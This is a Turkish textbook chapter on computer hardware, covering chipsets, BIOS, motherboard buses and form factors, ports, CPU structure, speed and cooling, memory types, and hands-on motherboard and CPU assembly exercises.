Yonga seti (çip seti), anakart üzerinde veri iletişiminin kontrolünü sağlayan elektronik bir bileşendir. Yonga seti, anakartta tümleşik (entegre) olarak yer aldığı için anakart üzerinden değiştirilmesi söz konusu değildir. Yonga seti, bilgisayar bileşenlerinin işlemciyle iletişimini sağlar. Şekil 3.1'de görüldüğü üzere bilgisayarda kuzey köprüsü ve güney köprüsü olmak üzere 2 adet yonga seti bulunur. Kuzey köprüsü, RAM ve ekran kartına yüksek hızlı erişimi denetlemenin yanı sıra CPU'nun bilgisayarda bulunan diğer tüm bileşenlerle iletişim kurma hızını kontrol eder. Güney köprüsü ise CPU'nun sabit disk, USB (Evrensel Seri Veri Yolu) bağlantı noktaları, genişletme yuvaları gibi daha yavaş bileşenlerle iletişim kurmasını sağlar.



Şekil 3.1: Anakart bileşen bağlantıları

BIOS, bilgisayar anakartında bulunan küçük bir bellek çipine (CMOS) entegre bir yazılımdır. BIOS'un işlevi, donanım ve işletim sistemi arasındaki iletişimi sağlamaktır. Donanım bileşenlerinin kontrollerini sağlayarak bilgisayarın açılış işlemlerini yürütür. BIOS, enerjisini Görsel 3.3'te görüldüğü üzere 3 voltluk bir BIOS pilinden alır.



Görsel 3.3: BIOS pili

3.1.1.1. Anakart Veri Yolu Teknolojileri

Anakart veri yolu teknolojileri genel olarak PCI, AGP, PCI-X ve PCI-express (PCIe) olmak üzere standartlaşmıştır.

- **PCI (Peripheral Component Interconnect) Veri Yolu**

  Bu yol, PCI slotlarını (yuvalarını) güney köprüsüne bağlar. Birçok sistemde PCI veri yolunun hızı 33 MHz'tir. PCI veri yolundan saniyede iletilen veri miktarı ise en fazla 133 MB'tır.

- **AGP Veri Yolu**

  Teknolojik süreçte PCI slotlarına uyumlu ekran kartlarının hızlarının mevcut görüntüleme teknolojilerini desteklemekte yetersiz kalması sebebiyle farklı bir veri yolu teknolojisine ihtiyaç duyulur. Bu ihtiyaç ile sadece görüntü teknolojisi için kullanılmak üzere özelleştirilmiş ve görüntü kartlarına bağlanma kapasitesine sahip bir port olarak AGP [Accelerated Graphics Port (Hızlandırılmış Grafik Portu)] tasarlanır. Zamanla AGP'nin farklılaşan sürümleri geliştirilir. Aktarım hızı megabayt olarak ölçülür. 1X, 2X, 4X ve 8X gösterimleri AGP 1.0 (266 MB/sn.) hızına göre farklı bant genişlik hızlarını gösterir. Örneğin AGP 3.0 8X=2.133MB/sn. transfer miktarıdır.

- **PCI-X**

  PCI-X standardı, yıllardır sunucu (server) tabanlı platformlarda kullanılır. Bu standardın temel amacı PCI yuvalarına kıyasla daha yüksek bir bant genişliği sunarak Gigabit Ethernet destekli sunucu sistemlerinde iletişim kartlarına gereken yüksek bant genişliğini sağlamaktır.

- **PCI-express (PCIe)**

  PCIe, yüksek hızlı bileşenlerin uyumlu çalışabilmesi için oluşturulan bir arayüz standardıdır. Mevcut veri yolu standartlarının bant genişliğinin işlemciler için yetersiz kalmasından dolayı 2004 yılında PCI ve AGP'nin yerini alacak şekilde tasarlanmıştır. PCIe yuvalarında x1, x4, x8, x16, x32 gibi farklı fiziksel yapılandırmalar bulunur. x işaretinden sonra yazılan sayı PCIe yuvasının sahip olduğu şerit adedini ifade eder. Şerit sayısıyla veri iletimi paralellik gösterir. PCIe'nin farklı sürümleri Tablo 3.1'de gösterilmiştir.

Tablo 3.1: PCIe Sürümlerinin Karşılaştırma Tablosu

Arayüz	Çıkış Yılı	Veri Oranı	Bant Genişliği
PCIe 1.0	2003	2.5 GT/s	8 GB/s
PCIe 2.0	2007	5 GT/s	16 GB/s
PCIe 3.0	2010	8 GT/s	32 GB/s
PCIe 4.0	2017	16 GT/s	64 GB/s
PCIe 5.0	2019	32 GT/s	128 GB/s

3.1.1.2. Anakart Biçim Standartları

Anakartlar birbirinden farklı boyut ve şekillerde üretilir. Birbirinden farklı üretilen anakartların şekil ve yerleşim düzenine **biçim (form) faktörü** denir. Biçim faktörü, anakart üzerine yerleştirilecek bileşen ve cihazların fiziksel düzenini de açıklar. Bugüne kadar birçok anakart çeşidi geliştirilmiştir. Bunlardan yaygın olarak kullanılan anakart biçim faktörleri şunlardır:

- **ATX (Advanced Technology eXtended)**

  ATX en yaygın anakart biçim faktörüdür. Yüksek performanslı oyun sistemleri ve iş istasyonlarında kullanımı yaygındır. Genellikle 4-7 genişleme yuvası ile 4-8 RAM yuvasına sahiptir. Ayrıca ATX kasasında ATX anakartı için tümleşik Giriş/Çıkış (I/O) bağlantı noktaları bulunur. ATX güç kaynağı ise 20 pinli tek bir konnektör ile anakarta bağlanır. ATX anakartının boyutları 305 x 244 mm (12 x 9,6 inç) kadardır.

- **Mikro-ATX (µATX veya mATX)**

  ATX ile uyumlu olarak tasarlanmış ATX'e göre daha küçük bir biçim faktörüdür. Genellikle küçük ve orta ölçekli sistemlerde kullanılır. Mikro-ATX kartları standart ATX kasalarına sığabilir. Mikro-ATX anakartlar ATX anakartlardan çok daha küçük olduğu için daha az genişleme yuvasına (2-4 adet) ve RAM yuvasına sahiptir. Mikro-ATX'in boyutları 244 x 244 mm (9,6 x 9,6 inç) kadardır.

- **ITX (Information Technology eXtended)**

  Boyutunun küçük olması nedeniyle ITX biçim faktörünün kullanımı yaygınlaşır. Birçok ITX anakart türü vardır. Mini-ITX bunlardan en popüler olanıdır. Mini-ITX biçim faktörü çok az güç kullandığından fanların soğutmasına ihtiyaç duymaz. Örneğin Nano-ITX ve Pico-ITX form biçimleri genellikle özel uygulamalar ve endüstriyel kullanımda tercih edilir. Mini-ITX anakartta genişletme kartları için sadece bir adet PCI yuvası bulunur. Mini-ITX'in boyutları 170 x 170 mm (6,7 x 6,7 inç) kadardır.

Bazı üreticiler, ATX tasarımına dayanan tescilli biçim faktörlerine sahiptir. Bu durum bazı anakartların güç kaynakları ve diğer bileşenlerin standart ATX kasalarıyla uyumsuz olmasına yol açar.

3.1.1.3. Anakart Portları ve Konnektörleri

Bilgisayar bileşenlerini bir arada tutan ve birbirleriyle etkileşimlerini sağlayan merkez olan anakart üzerinde çeşitli portlar ve konnektörler bulunur.

- **PS/2 portu**

  PS/2 portu genellikle eski klavye ve fare modelleri için kullanılır. Portların rengi yeşil (fare bağlantısı) ve mor (klavye bağlantısı) olabilir.

- **USB portu**
  USB portlarına farklı türden birçok donanım bağlanabilir. Bunlar arasında klavye, fare, yazıcı, tarayıcı ve haricî depolama aygıtları bulunur. USB portları USB 1.0'dan USB 3.1'e kadar değişen hızlarda veri aktarım kapasitesine sahiptir.

- **LAN-Ethernet (RJ-45) portu**
  LAN-Ethernet (RJ-45) Portu, içinde bulunan 8 adet iletim hattıyla bilgisayarın kablolu olarak internete veya diğer bilgisayar ağlarına bağlanmasını sağlar.

- **Ses giriş ve çıkış portu**
  Ses Giriş ve Çıkış Portu bilgisayardan ses almak veya bilgisayara ses aktarmak için kullanılır. Genellikle yeşil renkli porta ses çıkışı için hoparlör, pembe renkli porta da ses girişi için mikrofonun ucu bağlanır.

- **HDMI portu**
  HDMI Portu aynı anda hem görüntü hem de ses verilerini çevre bileşenlerine aktarır. Bu port sayesinde bilgisayardaki görüntü projeksiyon cihazına veya televizyona aktarılabilir. Yüksek kalitede ve hızda görüntü ile ses iletimine imkân sağlar.

- **SATA portu**
  Sabit diskler [HDD (Hard Disk Drive)], katı durum sürücüleri [SSD (Solid State Drive)] ve optik sürücüler SATA portuyla anakarta bağlanır. Bu portların veri aktarım hızı IDE (PATA) portlarına göre yüksektir.

- **ATX güç bağlantı portu**
  ATX Güç Bağlantı Portu, anakarta elektrik enerjisinin sağlanmasında kullanılır. Anakart üzerinde yer alan işlemciye de enerji sağlayabilmesi için fazladan bir port bulunabilir. İşlemciye yakın olarak konumlandırılan bu konnektör genelde dört uca sahiptir.

- **Işıklandırma konnektörleri**
  Kasa kontrol panelinde kullanılan bilgisayarı açma, resetleme tuşları ile bilgisayarın çalışma durumunu gösteren ışıklandırma için kablo konnektörleri takılır.

3.1.1.4. Kasa Seçimi

Anakart ve haricî bileşenlerin seçimi kasanın ve güç kaynağının seçimini etkiler. Bu yüzden anakart biçim faktörü doğru bilgisayar kasası ve güç kaynağı türü ile eşleştirilmelidir. Örneğin bir ATX anakart hem ATX uyumlu bir kasa hem de uyumlu güç kaynağı gerektirir. Genel olarak bilgisayar kasası dayanıklı, bakımı kolay ve genişleme için yeterli alana sahip olmalıdır. Ayrıca donanım ihtiyaçlarına göre ek bileşenleri barındırabilecek büyük bir bilgisayar kasası veya minimum alan gerektiren daha küçük bir kasa seçilebilir.

3.1.1.5. Anakart Montajı

Anakartın montajı öncesi antistatik eldiven giyilmeli veya vücutta biriken statik elektrik bileşenlere zarar vermemesi için boşaltılmalıdır.


1. UYGULAMA

Görsel 3.4'teki anakartın kasa içine montajı işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.4: Kasaya anakart montesi

1. Adım: Anakartı, Görsel 3.5'teki ESD (elektrostatik deşarj) bilekliği takarak veya Görsel 3.6'daki eldiven gibi statik elektrik önleyici bir materyal kullanarak statik olmayan bir yüzey üzerine yerleştiriniz.



Görsel 3.5: ESD bileklik



Görsel 3.6: ESD eldiven

2. Adım: Anakartı, üzerindeki vida deliklerinden bilgisayar kasasında bulunan anakart tepsisine koyunuz.

3. Adım: Anakart üzerine donanım parçalarını yerleştiriniz.

4. Adım: Güç bağlantılarını ATX konnektörleriyle yapınız.

5. Adım: Montajı ön panel konnektör bağlantılarını yaparak tamamlayınız.

3.1.2. Merkezî İşlem Birimi (CPU)

Bilgisayar biliminde işlemci, farklı terimlerle de ifade edilir. Bu terimler arasında mikro işlemci, mikro işlem birimi, mikro işlemci ünitesi, CPU (Central Processing Unit) ve µP [Micro Processor (Mikro İşlemci)] en sık kullanılan terimlerdir. CPU, bilgisayarın beyni olarak kabul edilir. Bilgisayardaki tüm hesaplama ve işlemleri CPU yürütür.

3.1.2.1. İşlemcinin Çalışma Mekanizması

Bilgisayarın kullandığı ikili sayı sisteminin kökeni, işlemci mimarisinin kalbi olarak ifade edilen ve yarı iletken elektronik devre elemanı olan transistörlere dayanır. İşlemcilerin içindeki milyonlarca transistör ile veriler işlenir, depolanır ve iletilir.

Bilgisayarın dili iki değere sahip basit bir yapıdır. Bu dilde 1 (bir), elektrik var; 0 (sıfır), elektrik yok anlamına gelir. İşlemciler, makine dili olarak adlandırılan bir ve sıfırların kullanıldığı düşük seviye kodlama sistemini kullanarak çalışır. Bilgisayarlar metin ve diğer verileri işlerken binary (ikili) sistemini kullanır. Bu sistemde her harf ve karakter için sıfır ve birlerden oluşan bir dizi binary kod oluşturulur. Örneğin A harfinin ASCII (American Standard Code for Information Interchange) kod tablosunda bulunan karşılığı binary kod olarak 01000001 ile ifade edilir. Bu durumda bilgisayar A harfini tanır ve işler. ASCII kod tablosu, bilgisayarların metin ve diğer verileri işlemek için kullandığı en yaygın kodlama sistemlerindendir. Sıfır veya birlerin her biri bit olarak ifade edilir. Sekiz bitin bir araya gelmesiyle bir byte (bayt) oluşur. Sonuç olarak A harfi 1 baytta saklanır.



29 Ekim 1923 ifadesini ASCII kod tablosunu kullanarak binary şeklinde kodlayınız.

İşlemcinin basit bir programı çalıştırmasında gerçekleşen işlemler sırasıyla şöyledir:

1. **Komutu Al (Fetch)**
2. **Kodunu çöz (Decode)**
3. **İşle (Execution)**
4. **Yaz (Write)**

Yeni nesil işlemcilerin çok fazla adım, işlem ve daha karmaşık-gelişmiş özelliklerle çalışabileceği unutulmamalıdır.

3.1.2.2. İşlemci Hızı

İşlemci hızının hesaplanmasında şu formül kullanılır:

FSB x İşlemci Çarpanı = İşlemci Hızı

FSB (Front Side Bus): İşlemci ile RAM bellek arasındaki veri yolunun hızıdır. İşlemci ve RAM arasındaki veri transfer hızını belirler. Megahertz (MHz) veya Gigahertz (GHz) cinsinden gösterilir.

İşlemci Çarpanı (Clock Ratio): İşlemcinin FSB hızının kaç katı hızda çalışacağını belirtir.

İşlemci Hızı (Clock Speed): İşlemcinin komutları ne kadar hızda işleyebileceğini belirler. Genellikle Megahertz (MHz) veya Gigahertz (GHz) cinsinden gösterilir.

Tablo 3.2'de görüldüğü üzere hız ölçü birimlerinde her birim, bir öncekinden 1.000 kat büyüktür. Örneğin 1 GHz = 1.000 MHz, 1 MHz = 1.000 KHz olarak ifade edilir.

Tablo 3.2: Hız Ölçü Birim Tablosu

İsim	Sembol	Değer
Hertz	Hz	1/saniye
Kilohertz	KHz	10^3 Hz
Megahertz	MHz	10^6 Hz
Gigahertz	GHz	10^9 Hz
Terahertz	THz	10^12 Hz
Petahertz	PHz	10^15 Hz
Exahertz	EHz	10^18 Hz



Bir işlemcinin saat çarpanı 25 ve FSB hızı 133 MHz ise hızı nedir?

25 x 133 MHz = 3325 MHz

3325 MHz ise 3325 / 1000 = 3,325 GHz'e eşittir. Bu durumda işlemcinin hızı 3,325 GHz'tir.

İşlemciyi üretici firmanın belirlediği standart çalışma hızının üzerinde bir hıza çıkarmak için aşırı hızlandırma (overclock) işlemi yapılır. Aşırı hızlandırma işlemi, bilgisayarın çalışma performansını artırırken işlemcinin olağandan daha fazla ısınmasına neden olur. Bu durum da işlemcinin daha fazla soğutulması gereğini ortaya çıkarır. İşlemcinin yeterince soğutulmadığı durumda işlemci aşırı ısınarak kendi veya diğer donanım bileşenleri için zarar oluşturabilir. Ayrıca aşırı hızlandırma işlemi, işlemcinin ömrünü kısaltır. Bu durumun nedeni ise işlemcinin tasarlandığından daha hızlı çalıştırılması ile beraber daha hızlı aşınmasıdır. Sonuç olarak aşırı hızlandırma işlemi oldukça dikkatli yapılmalı ve bu süreçte işlemcinin sıcaklığı yakından izlenmelidir.

3.1.2.3. İşlemci Çeşitleri

İşlemciler özellikleri ve kullanım alanlarına göre gruplanabilir.

- **Kullanım Tipine Göre İşlemciler**

  Bu işlemciler ev ve ofis kullanımı veya mobil ve sunucu tabanlı olarak kullanılabilir.

  - **Ev ve Ofis Kullanımı**

    Kullanıcıların web sayfalarında arama, e-posta iletişimi, belge düzenleme programlarını kullanma ve genel işlemlerini yapmaları için yeterli performans sunar. Genellikle maliyetleri düşük ve performansları verimlidir.

  - **Mobil Kullanım**


    Özel olarak laptop, tablet veya akıllı telefonlar için tasarlanmıştır. Genellikle düşük enerji tüketimi ve ısınma seviyesi ile taşınabilir cihazlar için uygun performans sunarlar.

  - **Sunucu Tabanlı İşlemciler**

    Sunucu sistemleri ve veri merkezleri için tasarlanmıştır. Genellikle ağır iş yüküne verimli cevap verebilmek için çok sayıda çekirdek ve yüksek bellek kapasitesine sahiptir.

- **Soket Tipine Göre İşlemciler**

  İşlemcinin anakarta takıldığı Görsel 3.7'de görülen yuvaya soket ismi verilir. Donanımda kullanılacak işlemci için uygun sokete sahip anakart seçilmelidir. Seçilmediği takdirde işlemci sokete uymayacaktır.



Görsel 3.7: CPU ve soket

İşlemci üreticileri soket standartlarını belirleyerek anakart üreticilerine bildirir. Soket tipine göre işlemciler Görsel 3.8'de görüldüğü üzere LGA ve PGA soketli işlemciler olmak üzere iki grupta ele alınır.



Görsel 3.8: PGA (soldaki) ve LGA (sağdaki) CPU tipleri

- ◊ **LGA (Land Grid Array) İşlemciler**

  LGA işlemci tipinde pinler anakart üzerindedir ve işlemci bu pinler üzerine oturtulur.

- ◊ **PGA (Pin Grid Array) İşlemciler**


  PGA işlemci tipinde pinler işlemci üzerindedir ve soket içine takılır.

- **Çekirdek (Core) Sayısına Göre İşlemciler**

  Çekirdek, işlemcinin aynı anda yapabileceği işlem sayısını belirler. İşlemcilerde çift (dual-core), dört (quad-core), sekiz (octa-core) gibi farklı sayıda çekirdek bulunabilir. Çekirdek sayısının fazla olması işlemcinin aynı anda daha çok işlemi yapma yeteneği anlamına gelir. CPU çekirdeklerinin yazılım tarafından da desteklemesi ve kullanabilmesi gereklidir. Günümüzde işlemcilerin çekirdek sayısı 64'e kadardır. Bu işlemciler yüksek performanslı iş yükleri için tasarlanan sunucularda veya veri merkezlerinde kullanılır.

3.1.2.4. İşlemci Yapısı

Bir işlemcinin basit yapısı genellikle Şekil 3.2'de görülen bileşenlerden oluşur.



Şekil 3.2: İşlemcinin temel bileşenleri ve çalışma biçimi

Aritmetik Mantık Birimi [Arithmetic Logic Unit (ALU)]: Bu birimde aritmetik ve mantık işlemleri gerçekleşir. Basit toplama, çıkarma, çarpma ve bölme işlemleri, bit kaydırma ve mantıksal karşılaştırma işlemleri bu birimde gerçekleşir.

Kontrol Birimi [Control Unit (CU)]: ALU, hafıza ve diğer bileşenler arasında gerçekleşen veri akışını yönetir ve işlemcinin bir sonraki adımını belirler.

Kaydediciler (Registers): Veri ve komutları saklar. CPU içinde bulunan ve işlemci tarafından hızlı bir şekilde erişilen birimlerdir.

Önbellek (Cache): İşlemcinin hızlı erişimi için veri ve komutların saklandığı bir hafıza türüdür. Önbellek, RAM'den daha hızlıdır fakat genellikle bellek kapasitesi RAM'den azdır.

Veri Yolları (Buses): Veri (data), adres (address) ve kontrol (control) olarak isimlendirilen üç farklı veri yolu vardır. İşlemcinin RAM, sabit disk, grafik kartı gibi bileşenlerle veri alışverişini veri yolları sağlar.

3.1.2.5. İşlemci Soğutması

İşlemciler yüksek hızlarda çalışma ve çok sayıda işlemi kısa sürede yapma kapasitelerinden dolayı oldukça fazla ısı üretir. Üretilen bu ısının yönetimi ve kontrolü, işlemcinin etkili bir şekilde çalışabilmesi için çok önemlidir. Gerekli yönetim ve kontrol sağlanamazsa aşırı ısınma, işlemcinin performansını azaltmakla birlikte diğer donanım bileşenlerine de zarar verebilir. Soğutma işlemi için hava, sıvı veya ısıl boru ile soğutma gibi farklı yöntemler kullanılabilir. İşlemcinin soğutulmasında genellikle işlemcinin üzerine Görsel 3.9'da görüldüğü gibi monte edilen bir soğutucu fan veya Görsel 3.10'daki gibi sıvı soğutma sistemi kullanılır. Soğutucu, işlemciden ısıyı alarak fanlar aracılığıyla dışarı atar.



Görsel 3.9: Soğutucu ve fan ünitesi



Görsel 3.10: Sıvı ile soğutma sistemi

İşlemci ve soğutucu arasında ısı iletimini maksimize etmek için Görsel 3.11'de gösterildiği üzere termal macun kullanılır. Termal macun ısıyı işlemciden soğutucuya aktararak işlemci için yüksek düzeyli bir soğutma verimliliği sağlar. Termal macunun çok az kullanılması ise yeterli ısı iletimini sağlamayabilir. Termal macunu uygularken yeterli miktarda kullanmak verimlilik açısından önemlidir. İşlemci soğutma hem bilgisayarın performansını iyileştirmek hem de donanım bileşenlerinin ömrünü uzatmak için gereklidir.




Görsel 3.11: CPU'ya termal macun sürme işlemi

3.1.2.6. İşlemci Montajı

İşlemci montajı esnasında zorlama yapılmamalı ve işlemcinin yuvasına doğru şekilde oturduğundan emin olunmalıdır.

2. UYGULAMA

Görsel 3.12'deki işlemci montajını verilen adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.12: İşlemci montajı

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: İşlemci mandalını kaldırarak işlemci sıkıştırma kapağını açınız.

3. Adım: Anakart yeni ise işlemci soketinde koruyucu plastik bulunur. Öncelikle koruyucu plastiği kaldırınız(Anakart yeni değilse bu adımı geçiniz.).

4. Adım: İşlemcinin kenarlarında bulunan çentikler ve köşesindeki üçgen işaret işlemciyi doğru yerleştirmek için uygun yönü gösterir. Buna göre işlemciyi kenarlarından tutarak doğru yönde yuvasına yerleştiriniz.

5. Adım: İşlemcinin koruyucu kapağını kapatınız.

6. Adım: Mandalını öne doğru çekerek işlemciyi sabitleyiniz.

7. Adım: İşlemci üzerine yeteri kadar termal macun uygulayınız.

8. Adım: Soğutucu ve fanı işlemci üzerine takarak ayaklarını anakart üzerine sabitleyiniz.


9. Adım: Anakart üzerindeki CPU fan bağlantı noktasına enerji kablosunu takınız.

SIRA SİZDE

CPU ve fan bileşenlerini anakart üzerine yerleştirerek anakartın bilgisayar kasasına montajını gerçekleştiriniz.

3.1.3. Bellekler


Bellekler, bilgisayar ve farklı diğer elektronik cihazlarda veri depolamak için kullanılan donanımlardır. Farklı tür ve boyutlarda üretilen bellekler, Görsel 3.13'te görüldüğü üzere cep telefonları, tablet bilgisayarlar, oyun konsolları, ev aletleri gibi çeşitli elektronik cihazlarda yer alabilir.



Görsel 3.13: Cep telefonlarında kullanılabilen RAM, işlemci, devre kartı ve tuş takımı

3.1.3.1. Bellek Yapısı ve Çalışması

Bellek, bilgisayarın çeşitli bileşenleri arasındaki hız farklarını dengeler. Örneğin verilere çok hızlı erişim sağlaması gereken işlemci, sabit diski ve diğer kalıcı depolama cihazlarını kullanarak hızlı veri okuma ve yazma gerçekleştiremez çünkü bu tür depolama cihazları yavaştır. Bu nedenle Şekil 3.3'te görüldüğü üzere işlemcinin hızlı bir şekilde verilere erişebilmesi için bilgisayarlarda RAM adı verilen bir tür hızlı geçici bellek kullanılır.



Şekil 3.3: İşlemci, disk sürücü ve RAM bellek arasındaki veri iletim şeması

İşlemci, çalıştıracağı program dosya ve verilerini sabit diskten (HDD veya SSD) ister. Sabit disk, istenen verileri bularak işlemciye göndermek üzere RAM'e taşır. Talep edilen program verileri sabit diskten RAM'e taşınır çünkü RAM, sabit disk ile kıyaslandığında daha hızlı çalışır ve verileri geçici olarak depolar. RAM, verileri depolayarak işlemciye sunar fakat RAM hızı işlemcinin hızı ile aynı seviyede değildir. Bu nedenle işlemci, önbellek biriminde en sık kullandığı veri ve komutları saklar. Bu sayede işlemci, verilere ve komutlara çok hızlı bir şekilde erişir. İşlemci, önbellekten veri ve komutları alarak işlemleri gerçekleştirir. Bu süreç, işlemcinin her yeni veri veya komut gereksinimde tekrarlanır.

3.1.3.2. Bellek Çeşitleri


Tablo 3.3'te gösterildiği üzere bellek sistemleri ROM (Sadece Okunabilir Bellek) ve RAM (Rastgele Erişimli Bellek) olmak üzere temelde iki kategoride incelenebilir.

Tablo 3.3: RAM ve ROM Bellek Tipleri ve Özellikleri

Bellek Tipi	Açıklama	Yazılabilir veya Programlanabilir Olma Durumu	Elektrik Kesintisinde Verinin Durumu
ROM (Sadece Okunabilir Bellek)	Üretici tarafından programlanır. Bellek içindeki bilgiler değiştirilemez.	Hayır	Silinmez
RAM (Rastgele erişimli bellek)	Bilgisayarda çalışan uygulamalar ve işlemler için geçici veri depolaması sağlar.	Evet	Silinir

3.1.3.3. ROM (Read Only Memory)

Görsel 3.14'te görülen ROM, üretici firma tarafından üretim aşamasında programlanan sadece okunabilir bir bellek türüdür. ROM'da saklanan veriler kalıcıdır. Güç kesintisi olması durumunda veriler kaybolmaz. Ayrıca ROM'da saklanan veriler değiştirilemez. Değişiklik yapmak için özel işlemler gerekir.



Görsel 3.14: ROM bellek

ROM'ların Görsel 3.15'te görülen EEPROM (Electrically Erasable Programmable Read Only Memory), PROM (Programmable Read Only Memory), EPROM (Erasable Programmable Read Only Memory) ve flaş (flash) bellekler olmak üzere farklı çeşitleri vardır.
